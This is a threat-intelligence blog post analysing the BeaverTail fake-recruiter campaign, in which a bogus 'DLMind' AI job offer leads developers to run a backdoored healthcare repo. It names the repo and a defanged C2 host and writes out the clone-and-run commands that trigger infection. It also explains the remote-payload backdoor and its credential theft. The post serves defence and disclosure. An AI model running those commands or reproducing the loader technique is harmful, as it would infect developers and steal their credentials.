How a fake AI recruiter delivers five staged malware disguised as a dream job

By Shantanu

Published: 2025-10-20 · Archived: 2026-04-05 22:00:35 UTC

Featured

14 min read

Oct 20, 2025

Overview

It starts like every developer's favourite notification:

> *"You've been shortlisted for an AI engineering role."*

The company looks exciting - **DLMind**, an "AI-driven innovation lab." The recruiter seems legit - **Tim Morenc, CEDS**, with a polished LinkedIn profile, professional tone, and a history of mutual connections.

But behind that friendly message lies **BeaverTail** - a malicious campaign engineered to hijack your curiosity, your code, and your credentials.

The Hook

Developers receive LinkedIn messages offering a lucrative remote position titled **"Innovative AI Engineer."** The attacker, posing as Tim Morenc, invites them to collaborate on a **private GitHub repository** supposedly containing a coding assessment. The instructions are simple:

"Clone the repo, review the code, run the setup, and share your feedback."

And that's exactly what triggers the trap.

The Bite

The moment the provided script executes, it unfurls a **five-staged payload** - a meticulously crafted attack chain designed to blend into a developer's workflow.

The malware silently:


- **Scans .env and configuration files** for API keys, tokens, and wallet credentials
- **Steals saved browser logins and cookies**
- **Hijacks the clipboard**
- **Collects system fingerprints and local file inventories**
- **Deploys persistent backdoors** using **WebSocket beacons** and **AnyDesk** for remote control

By the time the “assessment” finishes running, the attacker already owns the victim’s digital life.


The Setup

- **Fake Company:** DLMind (dlmind-tech)
- **Attacker Persona:** Tim Morenc, CEDS - “AI Recruitment Lead”
- **Bait Role:** *Innovative AI Engineer*
- **GitHub Repo:** github.com/dlmind-tech/AI-Healthcare
- **Objective:** Credential theft, crypto hijacking, and persistent access

BeaverTail doesn’t just phish - it **weaponises trust**, blending social engineering with technical precision. In a world where GitHub pull requests and LinkedIn job offers blur the line between opportunity and exploitation, BeaverTail reminds us that sometimes the **most dangerous code review** is the one you didn’t expect.


Tim Morenc CEDS
Tim's Services
Request services
Working with providers
Start by requesting a proposal from a provider. Once they respond, you can discuss how to start working together. Learn more
Overview
Next Gen AI tools for legal.
These tools were developed in-house to solve specific case related data challenges.
· Advanced Translation preserving the files native formatting and context. Excel/PPT
· Obscenity detection
· Handwriting OCR
· Document summarization.
· Object & Text detection in photos and video
· Microsoft 365 investigation platform Siemly. Investigate without collecting.
· Full-service eDiscovery and review
See less
Availability
United States
Pricing
Contact for pricing

Press enter or click to view image in full size



dlmind

IT Services and IT Consulting

New York City, New York · 309 followers

Innovating Future of Work

Follow

Discover all 2 employees

About us

dlmind is innovation-based AI company with goal is to solve intelligence and advance scientific discovery in healthcare, finance, education, food & entertainment domain industry.

Website	http://www.dlminds.com
Industry	IT Services and IT Consulting
Company size	11-50 employees
Headquarters	New York City, New York
Type	Public Company
Founded	2016
Specialties	Deep Learning, Artificial Intelligence, Machine Learning, Data Science, Blockchain, SmartContracts, Hyperledger, reinforcement learning, deep reinforcement learning, and cyber security

Locations

Primary

Madison Ave

New York City, New York, US

Get directions

Employees at dlmind

Oleksandr Shulha

CTO | AI & Healthtech Innovation | Building AI-Powered Apps


Initial Access: The Technical Assessment

Tim Morenc CEDS contacts developers on LinkedIn about AI engineering positions at DLMind. Instead of a typical coding interview, candidates receive a “technical assessment”:

“Please review this codebase and share your technical thoughts. It’s one of our AI-powered healthcare products.”


Github Repository: https://github.com/dlmind-tech/AI-Healthcare

Press enter or click to view image in full size



Github Org

Press enter or click to view image in full size



MEDIRA

AI-Powered Healthcare for Smarter Diagnostics

Vision

AI-Healthcare is often slowed down by long wait times, overwhelming data, and the risk of misdiagnosis. It´s built to change that by bringing artificial intelligence into the heart of medical decision-making.

👉 Our vision: Make healthcare faster, more accurate, and accessible to everyone.

Purpose

AI-Healthcare exists to:

- **Support Patients** with accessible, reliable guidance.
- **Assist Doctors** by reducing cognitive load and surfacing the most relevant insights.
- **Accelerate Healthcare** by making diagnostics faster and more consistent worldwide.

Features

- Medical Assistant: Get AI-powered medical assessments based on symptoms
- MongoDB Integration: Secure storage for medical data
- Google Gemini Integration: Advanced language model for accurate medical advice

Getting Started

1. Clone the repository
2. Install dependencies with `npm install`
3. Set up environment variables:
    - MONGODB_URI
    - GEMINI_API_KEY
    - JWT_SECRET
4. Run the development server with `npm run dev`

Join Us

AI-Healthcare is not just code — it's a mission to improve healthcare with intelligence and compassion.

We're building with:

- Developers who care about meaningful AI applications
- QA Engineers ensuring patient safety and system reliability
- Data Scientists training smarter medical models
- Healthcare Innovators guiding real-world use cases
- If you believe AI can reduce diagnostic errors and bring clarity to care, we'd love your contribution!

Readme.md

The repository appears to be a Next.js application called “MEDIRA” —an AI-powered healthcare platform with the following features:


- MongoDB Integration: Secure storage for medical data
- Medical Assistant: Get AI-powered medical assessments based on symptoms
- Google Gemini Integration: Advanced language model for accurate medical advice

To review the code and see it in action, the developer will naturally run:

```
git clone hxxps://github[.]com/dlmind-tech/AI-Healthcare.git
cd AI-Healthcare
npm install
node run dev/build
```

Stage 0: The Backdoor

We have a large project with numerous directories and files, designed to be an AI-powered healthcare platform with a wide range of features.



Code Directory Structure


Within this project, there are two files that contain a backdoor mechanism. The backdoor is extremely well-hidden and is difficult to detect unless you are specifically searching for it.

File 1: auth/config/index.js (Line 98)

Encoded C2 URL

This file contains the actual C2 URL where the 1st stage payload is present. It base64 decodes to loopsoft[.]tech:6168/defy/v8

File 2: auth/routes/cities.js (Lines 36–58)




Function to download and execute next payload

This is the function used for calling the payload from the C2 URL that it gets from the above base64, after decoding it.

How It Works:

- The backdoor executes automatically when node auth/server.js runs
- Calls loopsoft[.]tech:6168/defy/v8 on server startup
- The C2 server deliberately returns an HTTP error 404 with the malicious JavaScript code embedded in the token field of the JSON response body.
- The JavaScript payload in the error response gets executed with full Node.js privileges
- This delivers the Stage 1 infostealer (4k+ lines of obfuscated JavaScript)

Press enter or click to view image in full size



C2 response with 404 status and malicious js in body


Stage 1: JavaScript InfoStealer

This is a nasty piece of heavily obfuscated malware that acts as an information stealer and also sets up persistent remote access. And not so surprisingly, it's cross-platform. So it works well with Windows, Linux, and macOS. Serious efforts went into the development, with a lot of evasion techniques and comprehensive data theft capabilities.

How it works

The raw JavaScript from the C2 server underwent multi-stage deobfuscation. The initial pass with a public JavaScript deobfuscator (https://deobfuscate.relative.im) successfully unpacked control flow obfuscation and revealed the malware's core components, including infostealer functions, file system operations, and network upload mechanisms. However, this addressed only the first layer; the remaining code used a custom Base91-based obfuscation scheme.

Press enter or click to view image in full size



Partially Deobfuscated JS


This obfuscation relied on a modified Base91 encoding with a twist: instead of a single decoding alphabet, the malware used multiple unique character sets to encode different strings. This required identifying which alphabet corresponded to each string, rather than using a single decoder. The key to decoding was recognising repeated patterns — such as alphabet strings followed by lookup functions (.indexOf(), .charAt(), or array access) — and spotting encoded string groups with similar lengths, distributions, and array storage patterns.

Final approach to decoding was:

- **Identify Targets**: Manually define the exact start and end line numbers of code blocks known to contain encoded strings.
- **Extract Decoding Keys**: Scan the entire script using a specific pattern (‘…’ .indexOf() to find all possible 91-character “alphabets” used for decoding.
- **Extract Encoded Data**: Isolate the code blocks defined in Step 1 and pull out all single-quoted strings, filtering out the alphabet found in Step 2.
- **Decode via Competition**: For each piece of encoded data, attempt to decode it with every alphabet.
- **Score the Results**: Evaluate each decoded attempt using a heuristic scoring system. The system rewards characteristics of legitimate code (like keywords, URLs, and printable characters) and penalises gibberish.
